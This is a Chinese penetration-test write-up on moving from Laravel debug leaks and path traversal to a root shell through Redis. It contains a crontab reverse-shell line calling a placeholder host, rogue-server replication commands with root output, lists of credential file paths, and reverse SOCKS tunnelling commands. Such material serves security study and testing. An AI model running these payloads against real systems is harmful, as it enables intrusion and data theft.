从信息泄漏到Getshell

原创六号刃部 酒仙桥六号部队
2020-09-11原文

这是 **酒仙桥六号部队** 的第 80 篇文章。
全文共计1986个字，预计阅读时长8分钟。


一、前言:

记录一次日常渗透测试，目标系统使用laravel框架并开启debug导致信息泄漏，然后通过后台任意文件下载漏洞获取外网数据库地址拿到shell。

二、Laravel debug信息泄漏


拿到目标后发现目标使用laravel框架，在laravel的根目录下可能存在.env文件，尝试直接访问该文件显示403该文件禁止访问。

在laravel框架的.env配置文件中，默认调试功能debug是开启的。当程序报错时。在前台会返回报错详情、环境变量、服务器配置等敏感信息。比如用服务器不允许的方法向服务器发起一个请求。报错如下图，可以看到应用的绝对路径、session、mysql账号密码、邮箱账号密码、redis密码都暴露在了前端。知道这些密码以后，黑客可以利用mysql写入木马，利用mysql在服务器上进行提权，或者直接脱库。redis默认是以root权限运行，攻击者拿到redis密码后很容易取得redis的root权限，当作跳板入侵其他内网机器。通过POST传入任意参数使程序报错显示debug信息。



此路不通，泄漏的mysql、redis都未对外网开放，也没办法利用...


...




获取目标外网邮箱一枚，登陆该邮箱收件箱共21封邮件未发现可利用信息，发件箱为空。

三、后台任意文件下载

既然信息泄漏这条路不通我们还是老老实实来登录处看看有没有什么漏洞吧，先手工尝试常见弱口令用户名密码发现登录处存在用户名枚举漏洞一枚，经过多次尝试admin用户名密码无果。




继续测试看是否存在其他常见账号，发现存在账号test密码为123456。



成功登录后台。

进入后台后先把所有的功能点先看一遍，通过功能点的功能看它可能会存在什么类型的漏洞，在报告列处发现一处文件下载功能获取下载链接：

http://xx.xx.xx.xx:xxxx/api/report/download?file_path=excel/xxxxxx.xlsx



看到file_path这里我就想到了任意文件下载漏洞，尝试读取etc/passwd文件，使用../回溯上级目录成功读取passwd文件。

http://x.x.x.x:xxxx/api/report/download?file_path=../../../../../etc/passwd&output_name=

任意文件读取常见参数名：

&RealPath=

```
&FilePath=

&file=

&filename=

&Path=

&path=

&inputFile=

&url=

&urls=

&Lang=

&dis=

&data=

&readfile=

&filep=

&src=

&menu=

&META-INF=

&WEB-INF=
```

任意文件读取常用敏感文件路径：

Windows：

```
C:\boot.ini //查看系统版本

C:\Windows\System32\inetsrv\MetaBase.xml //IIS配置文件

C:\Windows\repair\sam //存储系统初次安装的密码

C:\Program Files\mysql\my.ini //Mysql配置

C:\Program Files\mysql\data\mysql\user.MYD //Mysql root
```

C:\Windows\php.ini //php配置信息

C:\Windows\my.ini //Mysql配置信息

Linux：

/root/.ssh/authorized_keys

/root/.ssh/id_rsa

/root/.ssh/id_ras.keystore

/root/.ssh/known_hosts //记录每个访问计算机用户的公钥

/etc/passwd

/etc/shadow

/etc/my.cnf //mysql配置文件

/etc/httpd/conf/httpd.conf //apache配置文件

/root/.bash_history //用户历史命令记录文件

/root/.mysql_history //mysql历史命令记录文件

/proc/mounts //记录系统挂载设备

/porc/config.gz //内核配置文件

/var/lib/mlocate/mlocate.db //全文件路径

/porc/self/cmdline //当前进程的cmdline参数

apache：

/etc/httpd/conf/httpd.conf

/etc/apache2/httpd.conf

/etc/apache2/apache2.conf

nginx：

/etc/nginx/nginx.conf

/usr/local/nginx/conf/nginx.conf


/usr/local/etc/nginx/nginx.conf


redis：

/etc/redis.conf

通过任意文件下载漏洞我又去看了一下.env配置文件？？？报错信息和下文下载出来的.env配置文件居然不一样，.env配置文件里面的域名解析到外网，mysql、redis可以直接连接。


http://x.x.x.x:xxxx/api/report/download?file_path=../../../../../var/www/html/mixwork/.env&output_name=





登陆腾讯企业邮箱，账号为研发测试账号，邮件中未发现可利用邮件信息。

使用工具NavicatPremium连接mysql数据库（可通过mysql写入webshell）



四、Redis未授权访问Getshell

Redis 在默认情况下，会绑定在0.0.0.0:6379。如果没有采取相关的安全策略，比如添加防火墙规则、避免其他非信任来源IP访问等，这样会使Redis服务完全暴露在公网上。如果在没有设置密码认证(一般为空)的情况下，会导致任意用户在访问目标服务器时，可以在未授权的情况下访问Redis以及读取Redis的数据。攻击者在未授权访问Redis的情况下，利用Redis自身的提供的config命令，可以进行文件的读写等操作。

Redis常见Getshell两种方式:

1.通过写入文件Getshell

这里通过写入Crontab计划任务反弹shell(也可通过写入webshell、ssh公钥等方式)。

```
set xxx "\n\n*/1 * * * * /bin/bash -i>&/dev/tcp/xx.xx.xx.xx/4444 0>&1\n\n" config set dir /var/spool/cron config set dbfilename root save
```

2.通过主从复制GetShell

生成恶意so文件

```
git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand

cd RedisModules-ExecuteCommand/

make
```

```
root@B00s:~/RedisModules-ExecuteCommand# ls
LICENSE  Makefile  module.so  README.md  redismodule.h  rmutil  src
```

```
git clone https://github.com/LoRexxar/redis-rogue-server
```

将.so文件复制到与redis-rogue-server.py相同的文件夹中

```
python3 redis-rogue-server.py --rhost xx.xx.xx.xx --rport 6379 --lhost xx.xx.xx.xx --lport 8888
```

```
root@B00s:~/redis-rogue-server# python3 redis-rogue-server.py --rhost [redacted] --rport 637
TARGET [redacted]:6379
SERVER [redacted]:8888
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$13\r\n[redacted]\r\n$4\r\n8888\r\n'
[->] b'+OK\r\n'
[<-] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[->] b'+OK\r\n'
[->] b'PING\r\n'
[<-] b'+PONG\r\n'
[->] b'REPLCONF listening-port 6379\r\n'
[<-] b'+OK\r\n'
[->] b'REPLCONF capa eof capa psync2\r\n'
[<-] b'+OK\r\n'
[->] b'PSYNC 2bdcbdc69f28c7936f31e3e86ce8db3939a5a83a 1\r\n'
[<-] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$48560\r\n\x7fELF\x02\x01\x01\
\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
[<-] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[->] b'+OK\r\n'
[<-] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[->] b'+OK\r\n'
[<<] id
[<-] b'*2\r\n$11\r\nsystem.exec\r\n$2\r\nid\r\n'
[->] b'$37\r\neuid=0(root) gid=0(root) \xe7\xbb\x84=0(root)\n\r\n'
[>>] euid=0(root) gid=0(root) 组=0(root)
[<<]
```

五、内网探测


首先通过Earthworm反弹SOCKS v5服务器

先在一台具有公网 ip 的主机A上运行以下命令：


```
./ew -s rcsocks -l 1080 -e 8888
```

在目标主机B上启动 SOCKS v5 服务并反弹到公网主机的8888端口：


```
./ew -s rssocks -d 1.1.1.1 -e 8888
```




再使用proxychains代理nmap扫描后发现以下漏洞。




1.JAVA RMI 反序列化远程命令执行漏洞；



